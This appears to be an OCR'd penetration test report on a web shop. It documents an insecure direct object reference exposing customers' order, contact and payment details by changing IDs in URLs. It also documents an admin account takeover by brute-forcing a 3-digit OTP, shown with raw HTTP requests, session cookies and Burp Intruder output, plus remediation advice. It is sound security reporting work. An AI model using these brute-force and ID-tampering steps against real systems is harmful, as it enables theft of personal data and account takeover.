
Insecure Direct Object Reference (Critical)	Similar issue is found on below modules too, **AffectedURL :** • http://35.154.151.211/products/details.php?p_id=/(***all id's***) • http://35.154.151.211/forum/index.php?u=/user/profile/(***any id***) **AffectedParameters :** • p_id (GET parameters) • u=/user/profile/(***any id***)

Observation

- Login to your account and go to My Orders section.
- Your **My Orders** section will be shown to you.

- Notice the URL : **http://35.154.151.211/orders/orders.php?customer=16**

- It contains **customer** id of the user and we get the **order details** along with **shipping details** and **payment mode** of our user.




Observation

- Since, the customer id is clearly visible, let's intercept the request and brute force the customer id's of all available customers.

Requ...	Payload	Status	Error	Timeout	Length	Comment
0		200			6072	
1	1	302			505	
2	2	200			6419	
3	3	200			6430	
4	4	302			505	
5	5	200			7080	
6	6	302			505	
7	7	302			505	
8	8	200			9718	
9	9	200			3019	
10	10	200			3019	
11	11	200			3019	
12	12	200			3019	
13	13	200			15383	
14	14	200			6056	
15	15	200			3019	
16	16	200			6072	
17	17	302			505	
18	18	302			505	
19	19	302			505	
20	20	302			505	


PoC – accessing other customer's details


- Now, we change the **customer** id to 14.
- We get the **order details** along with shipping details and payment mode of other customers(here the user with customer id = 14).



PoC


- Just by changing the ***product id***, other products can be seen.






PoC

- Just by changing the ***profile id***, other user's profile can be seen.





Business Impact – Extremely High

- A malicious hacker can read order information of any user just by knowing the customer id. This discloses critical order information of users including:
  - Name
  - Mobile Number
  - Email Address
  - Physical Address
  - Order Id
  - Bill Amount and Breakdown
  - Payment Mode

- This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/black-market.
- More over, as there is no rate limiting checks, attacker can brute force the customer id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

- As a PoC, order details of few users are dumped in the folder named **"customer order details"**

Recommendation

Take the following precautions:

- Make sure each user can only see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data he/she is requesting.

References


- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

4. Rate Limiting Issues

Account Takeover Using OTP Bypass (Critical)	The below mentioned login page allows login via OTP which can be brute forced, **Affected URL :** • http://35.154.151.211/login/admin.php **Affected Parameters :** • otp (POST parameters)

Observation

- Navigate to **http://35.154.151.211/login/admin.php** you will see a **“Forgot your password?”** hyperlink which asks for OTP which is sent to admin’s phone number, write any 3-digit number (i.e. any number from 100 - 999) and Intercept the request with Burp Suite.



Observation

- Following request will be generated containing **OTP parameter**(GET).

Pretty Raw Hex

```
1 GET /reset_password/admin.php?otp=312 HTTP/1.1
2 Host: 35.154.151.211
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://35.154.151.211/reset_password/admin.php?otp=123
9 Cookie: X-XSRF-TOKEN=e28f14048acb84f61f0b505cb098b5d29a751eb5be674ca09afba119958630ae; key=010F3649-9970-787C-828A-A884326657C5;
  PHPSESSID=gsf9gtfj39gvdpnkieu7f25c23
10 Upgrade-Insecure-Requests: 1
11
12
```

Observation


- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response containing user details(i.e. the correct OTP). We can use this OTP to reset admin password and then use the new admin password to login as administrator.

- OTP for this Session was **135.**

```
GET /reset_password/admin.php?otp=§312§ HTTP/1.1
Host: 35.154.151.211
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0)
Gecko/20100101 Firefox/106.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://35.154.151.211/reset_password/admin.php?otp=123
Cookie: X-XSRF-TOKEN=
e28f14048acb84f61f0b505cb098b5d29a751eb5be674ca09afba119958630ae; key=
010F3649-9970-787C-828A-A8843266 57C5; PHPSESSID=
gsf9gtfj39gvdpnkieu7f25c23
Upgrade-Insecure-Requests: 1
```

